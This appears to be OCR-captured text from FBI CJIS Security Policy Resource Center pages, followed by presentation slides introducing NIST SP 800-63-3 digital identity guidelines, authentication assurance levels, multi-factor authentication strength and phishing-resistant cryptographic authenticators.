
iso@fbi.gov

CJIS Security Policy Resource Center

- □ Publicly Available
- □ Features:
  - Search and download the CJIS Security Policy
  - Download the CJIS Security Policy Requirements Companion Document
  - Use Cases (Advanced Authentication and others to follow)
  - Mobile Appendix
  - Submit a Question (question forwarded to CJIS ISO Program)
  - Links of importance

iso@fbi.gov

CJIS Security Policy Resource Center



SERVICES

Criminal Justice Information Services (CJIS) | CIRG | Laboratory Services | Training Academy | Operational Technology | Information Management
Biometrics | Identity History | LEEP | N-DEx | NICS | NCIC | Advisory Process | Compact Council | More

CJIS Security Policy Resource Center

Requirements Companion Document | Security Control Mapping of CJIS Security Policy | 2019 ISO Symposium Presentations | Use Cases | Mobile Appendix | Submit a Question | Links of Importance

Download CJIS Security Policy (PDF)

U. S. Department of Justice
Federal Bureau of Investigation
Criminal Justice Information Services Division

Criminal Justice Information Services (CJIS) Security Policy


Version 5.9
06/01/2020

CJISD-ITS-DOC-08140-5.9

FAQs

No FAQs for this section

CJIS Security Policy Resource Center



CJIS Security Policy Frequently Asked Questions Submission

This page is intended for use by members of law enforcement and non-criminal justice agencies of the CJIS community as well as vendors who provide support to law enforcement and non-criminal justice agencies. All submitted questions should specifically pertain to the CJIS Security Policy and its application—not to any other business processes performed by the CJIS Division or the FBI in general. Submissions received that are unrelated to the CJIS Security Policy will neither be answered nor retained.

Please fill out the form below. The red square indicates a required field.

First Name

Last Name

Your E-Mail Address ■

Your State ■


Subject ■

Comments ■

3000 characters remaining

ReCaptcha ■

CJIS ISO LEEP JusticeConnect CoI



JusticeConnect is an UNCLASSIFIED information system. Any Classified information that is found within should be reported immediately to 888-334-4536 or helpdesk@leo.gov

FBI CJIS Information Security Officer (ISO)

Rich Content

Craft rich content for your community. Post text, links, images and more.

Add Content

Tags

No tags yet.

Forums

Ask a question, brainstorm, or simply share your ideas.

Start the First Topic

Important Bookmarks

Highlight key web resources.

Bookmarks

Share web resources with your community.

Add Your First Bookmark

Members

View All (2 people)

CJIS ISO Contact Information

Chris Weatherly FBI CJIS ISO	(304) 625 – 3660 jcweatherly@fbi.gov
Jeff Campbell FBI CJIS Deputy ISO	(304) 625 – 4961 jbcampbell@fbi.gov
Holden Cross Sr. Technical Analyst	(304) 625 – 4277 hdcross@fbi.gov

iso@fbi.gov

An Introduction to NIST 800-63-3 Concepts

Bill Fisher – Security Engineer

National Cybersecurity Center of Excellence


Implementing NIST 800-53 Moderate

NIST

How did we get here?

- **Data categorization completed**
- **Moderate impact controls selected for CJI from NIST SP 800-53**
- **Currently implementing moderate Identification and Authentication (IA) controls from NIST SP 800-53**
- **Many of the requirements for IA controls are found in NIST 800-63-3 Digital Identity Guidelines and the corresponding conformance criteria.**

Today we'll talk specifically about IA controls on authentication


FIPS 199 / SP 800-60
FIPS 200 / SP 800-53*
Multiple NIST Publications, e.g., SP 800-34, SP 800-61, SP 800-128
SP 800-53A*
SP 800-37*
SP 800-137 / SP 800-37* / SP 800-53A*
Risk Management Framework Steps**
Categorize System
Select Controls
Implement Controls
Assess Controls
Authorize System
Monitor Controls
Organizational Preparation

NIST Risk Management Framework


NIST SP 800-63-3: Digital Identity Guidelines

- **NIST SP 800-63 provides foundational technical requirements and risk management processes for managing digital identity across three areas:**

63A: Identity Proofing and Enrollment
→ *Establishes and verifies the identity of user/applicant*

63B: Authentication and Lifecycle Management
→ *Allows users to demonstrate identity to an online service*

63C: Federation and Assertions
→ *Secure interoperable means to convey identity and attributes between systems*



NIST Special Publication 800-63-3

Digital Identity Guidelines

Paul A. Grassi
Michael E. Garcia
James L. Fenton

This publication is available free of charge from:
https://doi.org/10.6028/NIST.SP.800-63-3

NIST
National Institute of Standards and Technology
U.S. Department of Commerce


- **Presents three graduated levels of assurance (Low, Moderate, High)** to support online access to federal systems, applications, information, and transactions for diverse federal use cases and security needs.
- **NIST implementation guidance:** SP 800-63-3 Implementation Resources, SP 800-63-3 Conformance Criteria
  - **Available at:** https://pages.nist.gov/800-63-3/

SP 800-63B Authentication Assurance Levels

- **3 Authentication Assurance Levels : AAL1, AAL2, AAL3**
- **Authentication at all AALs requires proving possession of authenticator and secret**
- **AAL1 –** single-factor authentication, any permitted authentication process, may be user ID/PW only
- **AAL2 –** multi-factor authentication (MFA) required using permitted authentication processes
- **AAL3 –** MFA + phishing resistant + replay resistant + secure cryptographic authentication protocol required
- **Permitted authentication processes:**
  - Memorized secrets (PIN/password)
  - Look-up secrets
  - Out-of-band shared secrets (SMS/PSTN)
  - One-time passwords (OTP) SW/devices
  - Cryptographic authentication protocols (software, hardware)
- **Single and Multi-factor Authenticators**

Multi-factor Authentication

- **Multi-factor authentication requires 2 or more authentication factors of different types for verification.**
- **Memorized secret or biometric + possession-based verification factor.**



Authentication Factors

Note: Device unlock is not a factor when authenticating to an application or web service

2 Single Factors vs. Single Multifactor


"MFA can be performed using a single authenticator that provides more than one factor or by a combination of authenticators that provide different factors."

Single Multifactor

Example: pin or biometric used as activation data to unlock a private key which answers a cryptographic challenge

2 single factors

Example: first verifying a password then verifying a phone or one time pass code.



Is all MFA Secure

- **All MFA is MUCH MORE SECURE than single-factor user ID + memorized secret.**
- However**, MFA using (unencrypted) SMS/PSTN is vulnerable to attacks**.
  - SP 800-63-3 cites these vulnerabilities and has RESTRICTED the use of SMS/PSTN.
- **All MFA processes using shared secrets are vulnerable to phishing attacks.**
  - Shared Secret authenticators: memorized secrets, look-up secrets, out-of-band authentication (SMS/PSTN) including push notification, one-time-passwords (OTP).
  - Shared secrets don't stay secret: Any MFA based on shared secrets can be phished.
- **Strong MFA uses asymmetric key cryptography for protection from phishing attacks.**
  - SP 800-63-3 calls these cryptographic authenticators: PIV/CAC cards, FIDO U2F authenticators, FIDO2/WebAuthN.


Basic MFA: Memorized secret (PW) + SMS/PSTN message, phone call
Better MFA: Memorized secret (PW) + push notification (app) or OTP SW/device
Best MFA: PW or Biometric + asymmetric key cryptographic authentication

Phishing Attacks

- **The majority of all cyberattacks occur through stolen login credentials typically obtained through various forms of phishing attacks.**
- **Phishing attacks are often disguised as trusted senders of email or SMS messages or legitimate websites to trick the victim into entering sensitive information, present login credentials** or to click on an attachment or URL to send the victim to a malicious imposter site.
- Stolen login and sensitive information are used by cybercriminals to take over the victim's accounts to impersonate the victim for financial and other fraudulent activities.
- **Phishing-resistant MFA uses asymmetric key cryptographic authentication processes.**
- **These processes typically use cryptographic challenge-response protocols.**

Biometric Factor for MFA

- Biometric characteristic comparison is a convenient and effective authentication factor for MFA.
